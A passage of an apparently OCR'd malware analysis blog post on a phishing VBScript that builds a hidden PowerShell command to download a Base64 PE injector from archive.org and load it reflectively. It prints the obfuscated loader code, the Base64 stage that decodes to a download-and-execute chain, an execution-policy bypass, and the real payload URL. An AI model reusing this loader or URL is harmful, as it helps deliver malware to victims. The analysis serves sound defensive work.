
Six Months Undetected: Analysis of archive.org hosted .NET PE Injector


blog.dexpose.io/analysis-of-archive-org-hosted-pe-injector

M4lcode February 24, 2025



Introduction

On February 11, 2025, Filescan.io shared a troubling discovery: a **6-month-old .NET PE injector** had remained **undetected** on **Archive.org,** a platform widely used for archiving web content. The file was flagged as clean, allowing it to remain accessible for months.



Capabilities

This malware incorporates multiple techniques to evade detection and maintain persistence on infected systems. It employs the following capabilities:

- **Reflective Loading**: Executes payloads in memory, avoiding disk-based detection.
- **String Obfuscation:** Uses encoding techniques and **.NET Reactor obfuscation** to evade static analysis.
- **Persistence Mechanism**: Can achieve persistence via registry modifications.
- **Process Injection**: Injects payloads using **Process Hollowing** technique into trusted processes to remain undetected.
- **C2 Communication**: Uses a reversed URL to obscure C2 traffic.

These capabilities allow the malware to remain hidden, execute malicious code without detection, and establish a foothold on compromised systems.

Attack Chain Overview

The attack begins with a **VBScript file** delivered via phishing emails.

The script executes **PowerShell** command in the background which retrieves an encoded **Base64-encoded Portable Executable (.PE) file**.


After downloading the Base64-encoded PE file, the script decodes it in memory and executes it using **reflective loading techniques**.

Finally, .NET-based PE injector is deployed, allowing attackers to inject additional malicious payloads into system processes.

First Stage: VBScript


The injector's first stage is a VBScript file, this VBScript file consists of 3 parts:

Junk code:



Junk code

These variables are non-used in this vbs code



Irrelevant code (Non malicious):

```
    dim filter
    dim dialect
    dim e
    dim res
    dim formattedText
    dim flags

    flags = 0

    if theomania.ArgumentExists(NPARA_FILTER) then
        filter = theomania.Argument(NPARA_FILTER)
        dialect = URI_WQL_DIALECT
    end if

    if theomania.ArgumentExists(NPARA_DIALECT) then
        dialect = theomania.Argument(NPARA_DIALECT)
    end if

    If LCase(dialect) = "selector" Then
        dialect = "http://schemas.dmtf.org/wbem/wsman/1/wsman/SelectorFilter"
    End If
    If LCase(dialect) = "http://schemas.dmtf.org/wbem/wsman/1/wsman/selectorfilter" Then
        dim dict
        set dict = ProcessParameterHash(filter)
        If dict Is Nothing Then
            Exit Function
        End If

        Dim name
        Dim value
        filter = "<wsman:SelectorSet xmlns:wsman='http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd'>"
        For Each name In dict
```

Irrelevant (Non-Malicious) Code

And malicious code, where the analysis will start from:

```
If Not tropelas() Then

    On Error Resume Next

    senhoreador = "KCgnezAnKyd9dScrJ3JsJysnID0gezEnKyd9aHR0cCcrJ3M6JysnLy9pYTYwJysnMDEwMC51cy5hcmNoaXZlJysnLm9yZy8nKycyNC9pdCcrJ2VtJysncy9kZXRhaC1ub3QnKydlLXY
    senhoreador = senhoreador & "Ob3RlJysnVi50eHR7MScrJ30nKyc7ezB9YmFzZTY0Q28nKydudGVudCAnKyc9ICgnKydOJysnZXctT2JqZWN0IFMnKyd5Jysnc3RlbS5OZXQuJysnV2UnKydiQ2xp
    senhoreador = senhoreador & "MnKyd0cmknKyduJysnZycrJyh7MH11cmwpO3snKycwfScrJ2JpbmFyeUMnKydvbicrJ3RlbnQgPSAnKydbJysnU3lzdGVtLicrJ0MnKydvbnZlcnRdJysnOjpGcic
    senhoreador = senhoreador & "WJhc2U2NEMnKydvbnRlbicrJ3QpO3snKycwfWEnKydzc2VtYmx5ID0gJysnWycrJ1InKydlJysnZicrJ2wnKydlY3RpJysnb24uQXMnKydzZW1iJysnbHldOjpMb2
    senhoreador = senhoreador & "KydlJysnbnQnKycpO3swfXR5cCcrJ2UgPSB7MH0nKydhc3NlbWInKydseS5HZXRUeXBlJysnKHsxfVJ1bicrJ1BFLicrJ0hvbWV7MX0pOycrJ3swJysnfW1lJysnd
    senhoreador = senhoreador & "rJ2V0TWV0JysnaG9kKCcrJ3snKycxfVZBJysnSXsxfSk7ezB9JysnbWV0JysnaCcrJ28nKydkLkludm9rZScrJyh7MHludWxsLCBbbycrJ2InKydqZWN0JysnW10n
    senhoreador = senhoreador & "dET0wvMCcrJzAnKycyLzAzLicrJzMyMi4zJysnLicrJzI5JysnMS8vOnAnKyd0dGh7MScrJ30gLCcrJyB7MX0nKydkZXNhdGknKyd2JysnYScrJ2QnKydvezF9ICc
    senhoreador = senhoreador & "3snKycxfScrJyAsIHsxfScrJ2QnKydlc2EnKyd0aXZhJysnZCcrJ297JysnMX0sezEnKyd9UmVnQXNtezF9JysnLHsxJysnfXsnKycxfSknKycpJyktZltjSGFyXI

    Dim deslapar
    deslapar = ". ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;"


    Dim birolina
    birolina = ". ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;$C. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;o"
    birolina = birolina & ". ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;di. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;"
    birolina = birolina & "g. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;o . ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;"
    birolina = birolina & ". ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;= '. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;"
    birolina = birolina & ". ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;" & senhoreador & "'. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;"
    birolina = birolina & ";. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;$O. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;"
    birolina = birolina & "W. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;j"
    birolina = birolina & ". ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;ux. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;d "
    birolina = birolina & "=. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ; [sy. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;s"
    birolina = birolina & ". ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;te. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;m"
```

Malicious Code

The script is merging these base64 encoded strings

```
If Not tropelas() Then

    On Error Resume Next

    senhoreador = "KCgnezAnKyd9dScrJ3JsJysnID0gezEnKyd9aHR0cCcrJ3M6JysnLy9pYTYwJysnMDEwMC51cy5hcmNoaXZlJysnLm9yZy8nKycyNC9pdCcrJ2VtJysncy9kZXRhaC1ub3QnKydlLXYnKycvRGV0JysnYWh"
    senhoreador = senhoreador &
    "Ob3RlJysnVi50eHR7MScrJ30nKyc7ezB9YmFzZTY0Q28nKydudGVudCAnKyc9ICgnKydOJysnZXctT2JqZWN0IFMnKyd5Jysnc3RlbS5OZXQuJysnV2UnKydiQ2xpJysnZW50KS5Eb3duJysnbG8nKydhZF"
    senhoreador = senhoreador &
    "MnKyd0cmknKyduJysnZycrJyh7MH11cmwpO3snKycwfScrJ2JpbmFyeUMnKydvbicrJ3RlbnQgPSAnKydbJysnU3lzdGVtLicrJ0MnKydvbnZlcnRdJysnOjpGcicrJ29tQmFzZScrJzY0U3RyaW5nKHswf"
    senhoreador = senhoreador &
    "WJhc2U2NEMnKydvbnRlbicrJ3QpO3snKycwfWEnKydzc2VtYmx5ID0gJysnWycrJ1InKydlJysnZicrJ2wnKydlY3RpJysnb24uQXMnKydzZW1iJysnbHldOjpMb2FkKHswfWJpJysnbmFyeUNvbicrJ2Qn"
    senhoreador = senhoreador &
    "KydlJysnbnQnKycpO3swfXR5cCcrJ2UgPSB7MH0nKydhc3NlbWInKydseS5HZXRUeXBlJysnKHsxfVJ1bicrJ1BFLicrJ0hvbWV7MX0pOycrJ3swJysnfW1lJysndGhvZCA9IHswfXR5JysncGUuJysnRyc"
    senhoreador = senhoreador &
    "rJ2V0TWV0JysnaG9kKCcrJ3snKycxfVZBJysnSXsxfSk7ezB9JysnbWV0JysnaCcrJ28nKydkLkludm9rZScrJyh7MH1udWxsLCBbbycrJ2InKydqZWN0JysnW10nKyddQCh7MX10JysneHQuJysnRUMnKy"
    senhoreador = senhoreador &
    "dET0wvMCcrJzAnKycyLzAzLicrJzMyMi4zJysnLicrJzI5JysnMS8vOnAnKyd0dGh7MScrJ30gLCcrJyB7MX0nKydkZXNhdGknKyd2JysnYScrJ2QnKydvezF9ICcrJywgezF9ZGVzZysnYXRpdmFkbycrJ"
    senhoreador = senhoreador &
    "3snKycxfScrJyAsIHsxfScrJ2QnKydlc2EnKyd0aXZhJysnZCcrJ297JysnMX0sezEnKyd9UmVnQXNtezF9JysnLHsxJysnfXsnKycxfSknKycpJyktZltjSGFyXTM2LFtjSGFyXTM5KSB8IElFeA=="
```

Base64 Encoded Strings


Finally, it merges base64 encoded strings with strings containing junk code and executes it

```
    birolina = birolina & "d. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;ow. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;s"
    birolina = birolina & "ty. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;le. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ; hi"
    birolina = birolina & "dd. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;en -. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;"
    birolina = birolina & "e. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;x"
    birolina = birolina & "ec. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;ut"
    birolina = birolina & "i. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;onp. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;ol"
    birolina = birolina & "i. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;cy. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ; by. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;"
    birolina = birolina & "p. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;as. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;s -. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;No"
    birolina = birolina & "P. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;r. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;of"
    birolina = birolina & "i. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;le -. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;com"
    birolina = birolina & "m. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;a"
    birolina = birolina & "n. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;d $. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;O"
    birolina = birolina & "Wj. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;u. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;xD"
    birolina = Replace(birolina, deslapar, "")

    Dim calinite
    calinite = "p. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;o"
    calinite = calinite & "w. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;er"
    calinite = calinite & "s. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;he"
    calinite = calinite & "l. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;l -c. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;omma. ⌀ ⊤ ⇓ ;. ⌀ ⊤ ⇓ ;nd "
    calinite = Replace(calinite, deslapar, "")

    calinite = calinite & birolina

    Dim esmolento
    Set esmolento = CreateObject("WScript.Shell")
    esmolento.Run calinite, 0, False
    WScript.Quit(altitude)
End If
```

I will print the content and quit before executing to see what will be executed

```
        birolina = Replace(birolina, deslapar, "")

        Dim calinite
        calinite = "p▵ ⌀ ⊤ ⤋ ⋮;▵ ⌀ ⊤ ⤋ ⋮o"
        calinite = calinite & "w▵ ⌀ ⊤ ⤋ ⋮;▵ ⌀ ⊤ ⤋ ⋮er"
        calinite = calinite & "s▵ ⌀ ⊤ ⤋ ⋮;▵ ⌀ ⊤ ⤋ ⋮he"
        calinite = calinite & "l▵ ⌀ ⊤ ⤋ ⋮;▵ ⌀ ⊤ ⤋ ⋮l -c▵ ⌀ ⊤ ⤋ ⋮;▵ ⌀ ⊤ ⤋ ⋮omma▵ ⌀ ⊤
        calinite = Replace(calinite, deslapar, "")

        calinite = calinite & birolina
        WScript.Echo calinite
        WScript.Quit
        Dim esmolento
        Set esmolento = CreateObject("WScript.Shell")
        esmolento.Run calinite, 0, False
        WScript.Quit(altitude)
End If
''''''''''''''''''''
' Escapes non XML chars
```

Edited vbs file




Output

It will execute a powershell command with base64 encoded string.

Second Stage: PowerShell Script

The script is using + to dynamically build a PowerShell script by piecing together different parts of strings, to make it harder to detect by security tools.



Also, the script uses **string formatting (-f [Char]36, [Char]39)** to replace {0} with $ and {1} with ‘ (single quotes)

After cleaning:

```
$url = 'https://ia600100.us.archive.org/24/items/detah-note-v/DetahNoteV.txt';
